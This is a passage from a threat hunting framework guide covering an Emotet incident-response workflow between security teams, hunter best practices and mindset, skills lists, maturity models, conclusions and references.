The following is an example of a *simple* incident forcing the role of each team to exemplify the interaction between teams.

This example assumes that each team is highly specialized in their tasks and that there are no dual TH-Forensic or TH-Analyst SOC profiles.

**Note**: mixed profiles are not considered for simplicity.

**Example: Threat - Emotet**

> *"A threat that could match Emotet has been detected by an antivirus behavior rule. The Malware Analysis, Forensics, Threat Hunting and SOC departments have been alerted to take appropriate action"*

*Citation 7. Example alert with Emotet malware and the relationship between departments.*

The execution chain will be as follows:




*Figure 22: Proposed execution chain for Emotet. Source: THF.*

### Step 1. First response

- SOC: analysts proceed to review the detonated rule. After a review of the computer and gathering all the information, they perform the following actions:
  - Proceed to isolate the equipment as a precaution, sends an additional EDR scan to the antivirus.
  - Collect all the incident data and send it to the Threat Hunting team to take Retro-hunting actions on the environment in search of other previously affected machines.
  - Send a sample found in a temporary folder to the malware analysis team to extract all the information from it.

- Notify the forensic team as evidence of EDR evasion has been found to determine all actions performed by the threat until detection.
- Request Threat Intelligence for additional intelligence on the potential threat to detect new samples.

### Step 2. Detection and response

After this, each team performs the following actions:

- Threat Hunting: proceeds to search for IOAs and IOCs in the park. It prepares a list of possible impacted machines and returns it to the SOC team for management. It also collects the information provided by the malware analysis teams about the sample and collaborates with the forensic team in the creation of a timeline of executions and the construction of an execution chain.
- Malware analysis: analyzes the sample, extracts all indicators, and shares them with the other teams for further processing.
- Threat Intelligence: proceeds to send known indicators of compromise to the SOC team. Receives new intelligence information from the TH, Forensics and Malware Analysis teams and sends information about previous execution chains and attack indicators to the Forensics and Threat Hunting teams.
- Digital forensics team: proceeds to collect information from the team to carry out a process of analysis and understanding of the incident. It detects new samples that are shared with the Threat Intelligence and malware analysis team.

  It also sends the information about the evasion performed by the sample, and new patterns to the Threat Hunting team for new searches based on the new clues not detected by the automatic tools.
- Perimeter security: proceeds to block the IOCs that each department has provided as malicious. Reviews that all AV security agents are running and mitigating the reported threats.
- SOC: collects all evidence from the affected machine and collects the affected machines to perform network isolation and sanitize them before returning them to the users.

### Step 3. Reporting and lessons learned

After this, the incident detection and response process are completed, and the following actions are carried out by each department:

- Digital forensics: technical report where the line of execution of the artifacts is determined, the quantity of these, their hash signatures, as well as all the information about the detected attack indicators.
- Malware analysis: technical report with exhaustive information on each sample received indicating the capabilities of each sample (which may not have been used but are available). Provides new YARA rules for threat detection.
- Threat Intelligence: collection of all information on IOC, IOA, execution chains for storage and processing.

- Threat Hunting: technical report where it collects all the actions carried out to make additional (complementary) detections.

  It also proposes to the SOC team measures to improve the use case logics, generates **complementary** rules to those generated by the malware analysis team to improve the detection of *this type of threats* and shares the information of indicators with the Threat Intelligence team.
  Re-launches retro-hunting with the final profiling done after collecting all the campaign information.

- SOC: produces a final executive report with all the information provided by the different teams. Performs a blocking of the indicators detected and not previously blocked in the security platforms. Improves use cases and perimeter protection platforms with the insertion of new logics. Proposes improvements in office document execution policies.

As can be seen, if there is a lack of communication and interaction between the areas, the process can drag on and even fail.

The existence in the example of expert profiles in each phase of detection and response helps to improve the effectiveness of the actions taken since it is assumed that each person is an expert in his role and can offer the maximum of his capabilities within his area.

**Note**: depending on the availability of profiles, internal incident management policies and other relevant information, the tasks performed by each department may vary, so this information should be taken as an *ideal* of how well implemented and developed Threat Hunting can help various areas in critical situations, this not being the only or main way of applying TH (but the most complete in terms of synergies).

# Chapter 18. Best practices on Threat Hunting

## 18.1 Best practices for Threat Hunters

Some good practices that every Threat Hunter should follow are as follows:

- Always maintain a state of alertness and suspicion, without prejudice. Try not to be prejudiced towards the clues, ~~no matter how bad that PowerShell may seem~~.
- Keep a notebook nearby to write down ideas that have occurred to you but are not applicable now. They may be useful for other purposes and at other times.
- Always improve and optimize your documentation skills. The better they are, the better your work will be reflected.
- Remember that Threat Hunting is a process that requires multiple satellite skills, but highly important (Forensics, malware analysis, data analysis, etc).
  Keep your skills up to date and improve the weak points.
- Keep up to date on new threats. They will be able to provide you with new and updated knowledge that will help generate new content.

## 18.2 Best practices in threat intelligence

Among the best practices that we should use in the generation of intelligence we should consider the following:

- IOCs based on variable data such as an IP or a name are easily substitutable and therefore *ephemeral*. A good practice with this type of information is to keep a record of the date and the threat that used it and recycle it after a reasonable period (or after the threat is known to have been blocked).
- Keep a record of the kill chains observed to generate sufficient intelligence to help identify possible actors through them.
- Perform in-depth analysis (Threat Models) adapted to Threat Hunting (by including any type of evidence) that indicates how the attackers work (TTP, IOA, Kill chains).
- Do not use sources that are not of the utmost confidence. Intelligence obtained from external sources is only as useful and reliable as the source of origin. Therefore, to maximize the effectiveness of threat intelligence, it must be from *trusted sources*.

## 18.3 Management of queries and hypotheses

Some good practices and important concepts that should be considered for the correct management of the queries and hypotheses generated are the following:

- Maintain control of all generated material, especially reusable material.
- Keep in mind that any query management model must have its own version control.
- Keep in mind that you will need a proper management of your research, data sources to which a query can be applied and so on. This may or may not be included within your content management tools.
- There is no one content management tool better than another, there are simply different needs. The needs of a hunting service provider are not the same as the needs of an end-entity.
- Keep *management people* away from your knowledge management tool. Relevant information for this type of profile should only be shared in the report. Knowledge Management must fill technical

## 18.4 Best practices in data sources

Some good practices we can take on the data storage and processing side are as follows:

- ***Be realistic*** with your storage capacity and processing tools.
- **Prioritize**. If you can't have your ideal logs, prioritize, and collect those that will be useful for the maximum possible cases.
- **Maximize** the use of your **tools** and **use API** to add additional capabilities.
- **Diversify**. Systems are a great source of information, but if you base all your capabilities on host capabilities you will be missing the opportunity to make detections that can only be performed on certain sources, as well as the opportunity to increase your resilience against evasion of defensive measures.
- **Rely on information sources and lists** that allow you to add/exclude information whenever necessary in a hunt.
- **Keep your platforms up to date**, as well as your knowledge of best practices on them.

# Chapter 19. The Threat Hunter

## 19.1 Mentality

The most important point in any Threat Hunting project is to have personnel with a *hunter mentality.* This point is critical to be able to execute any hunt successfully differentiating and not overlapping with other areas such as forensics or auditing (ethical hacking).

The hunter must have a *specific* mentality that includes the following points:

- Analytical: the hunter must rely on logs to perform its work successfully, so it must be oriented to **data analysis**, logs, etc. So that it can detect signs, behaviors, or threats in a ***passive way***. That is, **without touching** (as far as possible) the **artifacts** to **determine** that something is **a threat**.
    - Data analysis and the different techniques that can be applied should be the basis, except for special cases such (as mail attachments), which require the use of specific tools that must have "contact" with the artifact (such as YARA, sandbox, etc).

- Imaginative: it is common to encounter in obtaining all the information to detect something in an *idyllic* or close to perfect way. The Hunter must find imaginative solutions that allow to have a minimum or partial coverage when resources do not allow more.

- Global: unlike other teams, the Hunter must have a global mindset against threats, more typical of an architect than a use case developer.
  This will allow the TH to think of different measures at different points of the network covering different forms of detection covering the TTP in a *global way*, limiting the loopholes of the threats and forcing them to a much higher level of stealth than if the Hunter did not exist.

- Attacker mentality: a Hunter, regardless of his knowledge in hacking, must always have an **attacker mentality about** the **tools**, **visibility,** and **ability** to employ something **for evil**. Such a mindset will allow the Hunter to anticipate possible attacks and work on how to observe those points.

- "Advanced" observation: one of the most important skills of a Hunter is to observe things that *may go unnoticed* by other defensive teams more focused on managing alerts/tickets and threats through specific tools. The **Hunter** should **never look** for the **points covered**, must search for the gaps that exist in the tools and rules applied.

- Fearless: every day and case should be a challenge and, of course, not be afraid to **face the unknown**. The unknown is the daily basis and discovering new attacks **without overlooking them** *should be* is a thorny but usual casuistry. The **Hunter** must be a person without fear, who with **intelligence, audacity and good judgment** manages to solve the various situations of his work.

- Apply "Growth hacking": driven by the previous point, the **Hunter** must be **able to learn fast**. It is common not only to have to detect unseen attacks, but also to not be able to cover the complete typology of existing attacks no matter how hard he tries. Growth hacking allows the Hunter to learn quickly (sometimes in real time) about what he does not know to make the right decisions and solve the problem regardless of their prior knowledge.

- The great salesman: unfortunately, in TH it is common not only *to be good* at technical work, but to know how to "express" in the best possible way the work done. And to ***put in value*** how much that helps to cover blind spots to express the usefulness of TH as a "strategic weapon" within the defense of an environment that allows to do things in a different way and with greater effectiveness.

- Hacker of hackers: "defenders must always win, but the attackers only once".

  The Hunter must always keep in mind that within the attack-defense game, he is the only one who can use the above saying as a *throwing weapon* against attackers. **While the Hackers must always beat the defenses at all levels** (and believe me, they will, and they will do it well), **the Hunter just need only win one**, taking advantage of their distrust in the defensive systems, going directly to look at those points where the hackers are in their *comfort zone*.

- The tenth man: within defensive security there tends to be an *excess of positivity and confidence* in the state of security. Since, if something is not seen by the tools, one *tends to* think that it does not exist.

  The Hunter must act as *a tenth man,* by being **wary** if there is an **lack of visibility** or a blind trust in the visibility and **effectiveness of tools**, and that the **expectations** about them are ***realistic***.

## 19.2 Typical profiles

Although it is difficult to give a minimally precise answer due to the great variety of valid experiences that can allow a technician to perform Threat Hunting tasks, some profiles and characteristics that are common for Hunting actions are presented below as a reference:

- Specialist Threat Hunter: this profile is expert and ***specific*** in Threat **Hunting** (as a **service**). It is totally focused on detection tasks. Their actions are always or almost always proactive, either as a service or to evaluate possible compromises not yet discovered, also performing retro-hunting actions, incident response support and training SOC analysts to perform investigations following alerts autonomously.

  Its greatest value is the ability to generate new ideas, establishing new hypotheses and queries following them that may come from multiple sources, analyzing results and discovering incidents *under the radar*. It is also best suited to establish Threat Hunting designs and strategies, **conduct services** given its ***passive approach*** and its ability to **express and maximize** the **value** of TH within ***threat detection***.

- SOC analyst: this profile, although not focused on proactive detection tasks since it is based on alerts implemented in tools, has an important role, since he/she is in charge of conduct an investigation detecting new indications that lead to a detection verdict with all the evidence of the attack.

  Unlike the specialist, he does not proactively establish hypotheses by focusing on finding the clues left by an attacker (Locard's exchange principle).
  Its greatest value is the ability to conduct investigations following alerts, differentiating cases that require in-depth investigation from those that do not.

- Incident responder/DFIR analyst: this profile always acts reactively, its trigger being an incident already investigated by an analyst or triggered by a Hunter.
  Their area of action is the detection of threats in ongoing incidents, as well as retro-hunting (usually because of evidence located in incidents).
  Its greatest value is the possibility of acting directly on the teams involved by applying active techniques and tools on the teams that are (usually) out of the reach of the rest of the teams that cannot dedicate so much time to specific threats. **It is a profile that is difficult to adapt to TH services (8x5) given its active approach and not based on data mining and passive tools.**

## 19.3 Decalogue of the hunter

The following are some of the *maxims of a good Threat Hunter* as a "decalogue", which a **specialized and experienced Threat Hunter** should have:

1 – Be proactive. Although Threat Hunting can be performed in a process of response to a threat already detected, its maximum expression is reached when **looking for threats that are not known**.

2 – Assume the gap. It is difficult to look for something that might not be happening, but it is more difficult to find it if you do not assume that the **tools have blind spots** through which the **attackers are passing**. Assuming the breach is common to find signs of previously undiscovered activity. Sometimes it is not "just" an attacker, but malpractice, shadow IT and other deficiencies that can provide value.

3 – Know your enemy. Although a **Threat Hunter** is not an *Ethical Hacker*, the **mentality** is **exactly the same**. A Threat Hunter **should always think** about the possible **ways** and **motivations** for which **they** may be **attacking**, what **TTPs** they are most likely to use and **ways of looking** at different types of **attacks**.

Contrary to popular belief, having been an Ethical Hacker is not necessarily an advantage when performing Threat Hunting, but knowing what evidence an Ethical Hacker leaves in the various tools and log **is**.

4 – Think like them. An attacker is always looking for a loophole through which to sneak in, seeing if security works, analyzing the operation, layout, and security mechanisms of the systems.

The Threat Hunter must be the **same**.

Thinking about how the tools work will allow you to focus on what they can give you, and thus execute hypotheses that help you evaluate TTP necessary for *effective detection* of *advanced threats*. Every loophole to slip through is a loophole that can be watched. **They won't play fair, and neither will you**.

5 – Develop R&D actions. Unfortunately, third-party security products, systems and applications are often developed with obscurantism, secrecy and *commercial laziness*. It is common to find undocumented binaries in operating systems, rules in platforms that tell you that they detect a technique, but not *how* or *which* part of the technique they detect, etc. It is also common for manufacturer's manuals to pay little attention to the section on information logs or for parts of them to be undocumented.

The good Threat Hunter must develop R&D&I actions to know, just like his adversaries, what are the arguments of the undocumented binaries, the functions of libraries that nobody knows but that can be used as a substitute for others.
**R&D is a key factor in mature Threat Hunting departments**.

6 – Look for the holes. Although security tools are a good place to start investigations, a good T**hreat Hunter** will always start **looking** for the opposite. **What is not seen** in the tools.

7 – Stimulates creativity. Threat Hunting like hacking requires a great capacity for *lateral thinking*. It is necessary to find imaginative ways to detect attackers with the available information.

This is a key point, since there are always limitations and shortcomings that prevent reaching the ideal that would be advisable to detect everything, everywhere, always.

An uncreative hunter could be ineffective in detecting threats or developing detection mechanisms at vital moments to locate attackers *in time*. A **Threat Hunter**, whether he uses TTP, IOA, IOC or any other indicator, **bases his work** on the generation of **ideas and hypotheses**, and these only reach their maximum splendor when he reaches a state where creativity allows him to generate *light* where there is none.

8 – Avoid biases when investigating. The good Threat Hunter must keep in mind that first and foremost he is a *person* and is capable of suffering "problems with biases". Sometimes biases can make a behavior that should be investigated more thoroughly, not be, or exactly the opposite: always being too paranoid and spending too much time on clues that do not need it. **This can cause a vital delay in the reaction time to the real threats.**

9 – He is an expert. At becoming an expert. The good **Threat Hunter must be prepared to deal with threats that have never been seen before**, to be able to perform the learning, analysis and judgment required in an investigation and any other unforeseen events.
He must also be able to squeeze the most out of every data source.

10 – Be your own god. Often the Threat Hunter must face the situation where the attack and SOC teams are more *pampered*, leaving aside the work (usually in budget) of the proactive monitoring teams within corporate security.

**The good Threat Hunter must be his own god**, since he knows he is capable of detecting the hacker where the defense team cannot and is a ***fundamental support piece*** for the detect efforts, (in some cases in spite of their own company strategy) monitoring what the defense team, due to its capabilities or time, cannot cover.

# Chapter 20. Educational model

Given the great complexity of the world of Threat Hunting, it is necessary to establish a reference of knowledge and skills that a *specialized hunter* should have. This section can be used as a basis to measure the knowledge that an analyst has and how much he/she needs to know to be able to develop Threat Hunting tasks successfully.

**Note**: this document will not go into the exhaustive detail of what is necessary to know. Only a base reference will be given that should be expanded by the analyst based on experience and learning (self-taught or guided).

## 20.1 Skills needed to perform Threat Hunting

S1 - Ability to run queries on data mining and analysis/SIEM platforms.

S2 - Ability to establish hypotheses using different data sources and convert them into queries that can be executed in the different tools.

S3 - Ability to extract information from different sources to generate hypotheses from them, especially from reports from OSINT and private sources.

S4 - Ability to perform analysis of PCAP files.

S5 - Ability to analyze samples dynamically (sandboxing) and statically and interpret results with the support of different tools depending on the type of threat (Packer Detectors, YARA, OLEtools, etc). **This does not mean knowing how to do debugging or reverse-engineering.**

S6 - Ability to prioritize and link alerts for efficient incident detection.

S7 - Ability to make technical and executive reports accurately, synthesizing the information found and providing the necessary information so that the incident can be analyzed by the rest of the technical teams, as well as recommendations for action on the identified evidence.

S8 - Advanced investigation skills so that regardless of the point of the kill-chain and the technique containing the clue, detect both upstream and downstream actions to complete the investigation.

## 20.2 Knowledge that a Threat Hunter must have

### 15.2.1 Knowledge to carry out Threat Hunting on operating systems of client-server

OS1 - Knowledge about the languages of the data analysis platforms used, to be able to express the hypotheses and queries that the analyst generates/obtains.

OS2 - Knowledge about the different data analysis techniques using clustering, arithmetic mean, deviation, regression, time series analysis, as well as any other technique that serves to identify a deviation from the *legitimate and usual behavior* in the analyzed environment.

OS3 - Advanced knowledge about the operating systems under investigation so that the analyst can interpret unusual parent-child relationships, executions from unusual paths for that file, detection of injections and bypassing/evasion of security systems both by the operating system and by third party tools.

OS4 - Knowledge of operating system calls, operating system interface programming applications (API), as well as any other method of communicating with the system or requesting it to perform actions.

OS5 - Knowledge about the operation and configuration of security tools both intrinsic to the OS and third party (generic or specific) such as Antivirus (AV), detection and response systems (EDR), computer intrusion protection systems (HIPS), machine firewalls to be able to provide recommendations.

OS6 - Knowledge about specific operating system elements that can be exploited by attackers such as the registry and the WMI database in Windows environments, or the collection of "Proc" information in Linux. Also, knowledge of the "LOLbin" of each operating system.

OS7 - Knowledge about security mechanisms specific to the operating systems analyzed, such as AMSI and ETW in Windows and SELinux in GNU/Linux environments.

OS8 - Knowledge of file management, volatile memory management (RAM) and long term storage (HDD/SDDD), as well as the file systems of each operating system analyzed such as: NTFS in Windows, EXT in Linux and HFS in MacOS.

### 15.2.2 Attack and intelligence knowledge to perform Threat Hunting

AI1 - Knowledge about MITRE ATT&CK Enterprise matrix (minimum).

AI2 - Knowledge about standard attack techniques such as phishing, execution using operating system tools, process injection, credential extraction, lateral movement, information gathering, connection between the threat and its command and control server, as well as exfiltration and impact/sabotage techniques.

AI3 - Knowledge about the execution chain of attack techniques-tactics based on frameworks such as Lookheed Martin's "Cyber Kill Chain" and/or organization's private or secret frameworks.

AI4 - Knowledge about the different existing threat typologies (APT, Ransomware, sector-specific malware, Trojans, rootkits, backdoors, etc.), their way of working and any other information that may help the analyst to generate ideas-hypotheses.

AI5 - *Classical intelligence* knowledge that allows the analyst to relate detected threats with their possible targets, establish hypotheses about who the attackers are, why they are attacking, etc.

AI6 - Standard threat intelligence knowledge, acronyms and any other knowledge that allows the analyst to understand the reality of hybrid attacks, and the possibility of suffering one.

AI7 - Knowledge of cyber-attack trends, risk analysis based on generated or received intelligence that allows the analyst to establish priorities.

AI8 - Knowledge of attack tools, frameworks, and resources that attackers can use such as (Mimikatz, Lazagne, Cobalt Strike, Metasploit, Empire, etc), as well as trends used within the industry.

AI9 - Knowledge of trends in attacks, tools and frameworks such as OSSTM and OWASP.

### 15.2.3 Knowledge to carry out Threat Hunting on TCP/IP networks

N1 - Theoretical knowledge of the TCP/IP stack - OSI model.

N2 - Practical knowledge on the operation of the TCP/IP stack in all layers that allow to interpret results in an appropriate way.

N3 - Knowledge of the operation of IDS platforms, as well as languages that allow writing rules based on the analyst's hypotheses.

N4 - Knowledge of the different network equipment and functions that allow the analyst to understand the information received in PCAP (Switch, Router, Balancer, Firewall, IDS, WAF, Proxy). Corporate network architecture.

N5 - Knowledge of PCAP processing tools.

N6 - Knowledge of eavesdropping systems in TCP/IP networks (TAP, DPI/SSL Inspection, Port Mirror).

N7 - Advanced knowledge of key network protocols such as: IEEE 802.1*, TCP, UDP, IP, BGP, HTTP/S, DNS, SMB, RPC, SSH, SMTP, FTP, allowing the interpretation of results and understanding of abnormal or illegitimate execution flows, as well as attacks on protocols due to vulnerabilities or misuse.

# Chapter 21. Maturity models

Within Threat Hunting at the conceptual level, there are different maturity models to be measured, which for reasons of readability will not be presented in a single matrix. **THF** proposes **3 measurement models** based on the SQRRL steps[1]: the first is **human**, to measure the maturity of hunter.

The second, to identify the *capacity* of an **organization** to perform Threat Hunting.
Finally, a **department** maturity, which is the basis of this framework where the different phases that a Threat Hunting department "should" follow and how to measure its maturity can be seen.

## 21.1 Hunter maturity model

Within Threat Hunting it is especially important to have a reference of what a Threat Hunter should know and what can be expected from him. For this purpose, the following scale has been created.

**Note**: Given the difficulty of adapting to each situation, the following data should be understood as estimates or approximations, especially those referring to years of experience and knowledge of reversing since they are rarely seen in Threat Hunters (8x5).

### MMH0 - Trainee

Security analyst with no previous experience in Threat Hunting, but with some experience in computer security. Has limited systems and network knowledge.

Skills in data analysis, scripting and poor report writing.

The trainee is capable of performing supervised or semi-autonomous event triage.

### MMH1 – Entry level

Security Analyst with less than one year of experience or no experience in Threat Hunting and with previous experience greater than one year in IT security.

Intermediate knowledge of systems and networks, can roughly interpret the result of a dynamic analysis (sandboxing), and knows how to use security tools such as EDR or IDS.

Skills in intermediate data analysis platforms and scripting.

Able to perform semi-autonomous or autonomous event triage on alerts and launch queries by triaging their results based on hypotheses in a semi-autonomous or autonomous way.

Basic skill in hypothesis generation.

[1] https://medium.com/@sqrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5

### MMH2 – Experienced

Security analyst with one to two years of experience in Threat Hunting and more than three years in IT security. He has advanced knowledge of systems and networks, understands the results of dynamic analysis (sandboxing) and knows the basics of static analysis of files and scripts.

Skills in advanced data analysis platforms, scripting.

He can deobfuscate scripts and perform basic file analysis actions such as writing YARA rules, checking file headers, and discerning if a file is packed and/or obfuscated.

Able to perform event triage on both alerts and searches autonomously with minimal support, launch queries and understand their results autonomously, and conduct investigations autonomously or semi-autonomously.

Limited ability in hypothesis generation.

### MMH3 – Professional

Security analyst with two to three years of experience in Threat Hunting and more than four years in computer security.

He has advanced knowledge of systems and networks, understands the results of dynamic analysis (sandboxing) and knows the basics of static analysis of files and scripts.

He is skilled in expert data analysis platforms and scripting. Is able to deobfuscate scripts and perform static file analysis (write YARA rules, check file headers, discern if a file is packed and/or obfuscated, understand the strings within it, metadata and possible usage based on displayed behavior).

In some cases, limited ability to perform static analysis of code using specialized tools.

Able to launch and understand forensic triage on an endpoint, perform RAM analysis autonomously with little or no support, and perform MFT data analysis.

Limited ability to identify anti-analysis or virtual machine evasion, anti-forensics, and anti-reversing techniques.

Able to perform event triage on both alerts and searches autonomously, launch queries and understand their results, conduct investigations autonomously, and perform reporting at a medium level of detail.

### MMH4 – Expert

Security analyst with three to five years of experience in threat hunting and/or incident response and more than seven years in computer security.

He has expert knowledge of systems and networks, understand the results of dynamic analysis (sandboxing) and know static analysis of files and scripts. He can perform forensic actions such as analyzing triages, memory dumps, MFT reading, virtual machine evasion techniques, anti-forensics, and anti-reversing.

Skills in expert data analysis platforms, scripting.

Able to deobfuscate scripts and perform static file analysis (write YARA rules, check file headers, discern if a file is packed and/or obfuscated, understand strings within it, metadata, usage based on displayed behavior).

In some cases, ability to perform static code analysis (reversing) to recognize obfuscation and avoidance measures. Ability to autonomously perform event triage on both alerts and searches, launch queries and understand their results, autonomously conduct investigations and report at a high level of detail.

Advanced hypothesis generation skills.

#### MMH5 – Leader

Security analyst with 5+ years of experience in Threat Hunting and/or incident response and 8+ years in IT security.

He has expert knowledge of systems, networks, and cloud. Understands the results of dynamic analysis (sandboxing) and knows static analysis of files and scripts, as well as reversing and can perform in-depth forensic actions such as analyzing triages, memory dumps, MFT data, anti-forensics, anti-virtual machine, and anti-reversing techniques. He is an expert in Threat Hunting and forensic analysis tools for incident response and threat detection.

Skilled in expert data analysis platforms, proficient in scripting.

Able to deobfuscate scripts and perform static file analysis (write YARA rules, check file headers, discern if a file is packed and/or obfuscated, understand the strings within it, metadata, usage based on displayed behavior). In some cases, high ability to perform static code analysis (reversing) to samples with anti-reversing methods.

Ability to autonomously perform event triage on both alerts and searches, launch queries and understand their results, autonomously conduct investigations and report at an extreme level of detail.

Expert ability in hypothesis generation.

### 21.2 Organizational maturity model

#### MMO0 – Initial

No in-house or outsourced threat hunting capabilities. There is a desire to perform, and some isolated actions are performed without specific tools or investment in them.

Capabilities and visibility are null or extremely limited.

#### MMO1 – Limited capacity

Sporadic Threat Hunting actions are performed by external or internal personnel, but not specialized. Access to log platforms and investigations are performed following alerts to find possible threats more advanced than those alerted.

Very limited log visibility and no capacity on equipment and networks.

### MMO2 – Medium capacity

Threat Hunting actions are carried out with platforms that allow visibility of equipment and networks as a complement to the SOC teams on a weekly basis by personnel with specialized knowledge, as well as tools that allow data processing throughout the environment such as EDR and Data Analytics.

No real time response capability on machines.

### MMO3 – Advanced capability

Threat Hunting actions are performed on a weekly basis. There are tools that allow an agile search on computers and logs, as well as limited capabilities at the network level.

It is performed by specialized technicians who obtain information from public and/or private intelligence.

Visibility is also advanced, with advanced logging capabilities over the entire surface to be monitored and new logs are added when necessary.

### MMO4 – Expert

Threat Hunting actions are performed daily. Specialized and fine-tuned tools are available to do the job. New data sources are incorporated whenever necessary.

Advanced capabilities at the network and systems level. We have some capabilities in non-conventional environments (Cloud, Mobile and OT). The staff is expert and dedicated, with a high knowledge of the organization and sector. There is responsiveness on equipment.

### MMO5 – Leader

TH actions are carried out on a daily basis. Different strategies are applied to cover the future, present and past surface. An extreme level of logging is achieved together with huge storage and processing capabilities. There is advanced action capability and visibility over all environments, as well as real-time response capability over all of them.

## 21.3 Department maturity model

### MMD0 – Initial

Threat Hunting is performed by Threat Hunting retrained personnel with limited threat analysis and detection skills. There may be no department of its own.

There are no action procedures, directives, information, or internal management databases (intelligence, queries, etc.).

Lack of tools and capabilities to perform the necessary actions to complete investigations.

The work methodology is random, based on requests in the form of needs.

### MMD1 – Beginner

Threat Hunting is performed by personnel with at least limited knowledge of Threat Hunting. There may not be a department of its own.

Limited existence of procedures, directives, insufficient information. No internal management databases (intelligence, queries, etc.).

Lack of tools and capabilities to perform the necessary actions to complete investigations.

The work methodology is pseudo-random, based on requests in the form of OSINT needs and information collected by analysts or incorporated externally.

### MMD2 – Intermediate

Threat Hunting is performed by personnel with expertise in Threat Hunting.

There may not be a department of its own.

Limited existence of procedures, directives, minimum information to perform hunts.

There are internal management databases (intelligence, queries, etc.) that are not well developed.

Lack of tools and their capacity to carry out the necessary actions to complete investigations.

The work methodology is established based on priorities, incorporating different types of inputs, strategies, and actions to conduct investigations.

### MMD3 – Advanced

Threat Hunting is performed by personnel with advanced knowledge in Threat Hunting and complementary disciplines. There is a department or unit specialized in Threat Hunting.

Existence of procedures, directives, (minimum information) to perform hunts.

There are internal management databases (intelligence, queries, etc).

Slight lack of tools and their capabilities to perform the necessary actions to complete investigations. There are alternatives that allow conducting investigations to the end.

The work methodology is established based on priorities, incorporating different types of inputs, strategies, and actions to conduct investigations.

Parallel hunting actions are carried out incorporating different strategies to actively respond to new sources of information while maintaining structured and previously defined analysis strategies.

### MMD4 – Expert

Threat Hunting is carried out by personnel with expert knowledge in Threat Hunting and complementary disciplines. There is a department or unit specialized in Threat Hunting.

Existence of procedures, directives, sufficient information to carry out hunts.

There are internal management databases (intelligence, queries, etc.) that are evolved and updated.

Slight lack of tools and their capabilities to perform the necessary actions to complete investigations. There are alternatives that allow conducting investigations to the end. Medium level of automation.

The work methodology is established based on priorities, incorporating different types of inputs and actions to conduct investigations efficiently and effectively.

Parallel hunting actions are carried out incorporating different strategies to have an active response to new sudden information inputs while maintaining structured and previously defined analysis strategies.

### MMD5 – Leader

Threat Hunting is performed by personnel with expertise in Threat Hunting and complementary disciplines. There is a department or unit specialized in Threat Hunting.

Existence of procedures, directives, information to perform hunts as well as a fluid relationship with other important areas such as the intelligence gathering team and the forensic team.

There are evolved and updated internal management databases (intelligence, queries, etc.).

There are sufficient tools and capabilities to perform the necessary actions to complete investigations to the end autonomously and with a high level of automation.

The work methodology is established based on priorities, incorporating different types of inputs and actions to conduct investigations efficiently and effectively.

Parallel hunting actions are performed incorporating different strategies to have an active response to sudden new information inputs while maintaining structured and previously defined analysis strategies.

# Chapter 22. Conclusions

As it has been seen in the previous chapters, Threat Hunting is a complex discipline.

To help the Threat Hunting community, reduce the *differences in maturity with attackers* and to be able to have a basic reference framework, THF is proposed as a framework of Threat Hunting knowledge, understanding its bases, methods and above all, offering a *reference guide* to implement or adapt (if it already exists) Threat Hunting in each of its typologies.

With the purpose of establishing objectives and relationships between Threat Hunting and the rest of security disciplines, THF proposes different ways to implement Threat Hunting adapted to the multiple ways and situations that can be found in the *real world*.

**With a correct implementation**, Threat Hunting can provide advanced monitoring capabilities that can allow defenders to make a difference and start protecting themselves from attackers that due to lack of security culture or limitations have had to be assumed as "risks".

On the other hand, it is important to emphasize that **poor implementation** or **misguided expectation management** can lead to the conclusion that Threat Hunting is not useful or is less useful than the user thought would be.

THF proposes a framework adaptable to circumstances, sizes and needs, allowing to implement "only" the part that each organization needs to reach the desired/necessary security level.

Always maintaining the *differentiating philosophy* (of forensic processes) of being *initially* passive and data-oriented, allowing the TH to act as a mirror of the reactive detection teams and not as "pre-forensic".

Finally, some concepts such as artificial intelligence and deep learning, as well as the methodology and definition of queries have been left out of this paper. These concepts may be introduced in future versions of THF and/or in Appendix documents.

We recommend you check for new updates on THF to get the news and corrections that will be introduced in successive revisions.

If you liked THF or you think there is some point of improvement or you have any doubt, you can write to our Github repository: https://github.com/TeMiroYteHasheo/TheHuntersFramework/issues

# Chapter 23. Appendix

## Appendix I. References

https://web.archive.org/web/20180805101835/https://sqrrl.com/media/huntpedia-web-2.pdf
https://raw.githubusercontent.com/0x4D31/awesome-threat-detection/master/docs/hunt-evil.pdf
https://www.betaalvereniging.nl/wp-content/uploads/DEF-TaHiTI-Threat-Hunting-Methodology.pdf
http://www.activeresponse.org/building-threat-hunting-strategy-with-the-diamond-model/
http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html
https://github.com/0x4D31/awesome-threat-detection/blob/master/README.md
https://www.sans.org/reading-room/whitepapers/threats/paper/37172
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
https://attack.mitre.org/
http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf
https://www.crowdstrike.com/blog/indicators-attack-vs-indicators-compromise/
https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf
https://www.irongeek.com/i.php?page=videos/derbycon3/1209-living-off-the-land-a-minimalist-s-guide-to-windows-post-exploitation-christopher-campbell-matthew-graeber
https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/

## Appendix II. Glossary of terms

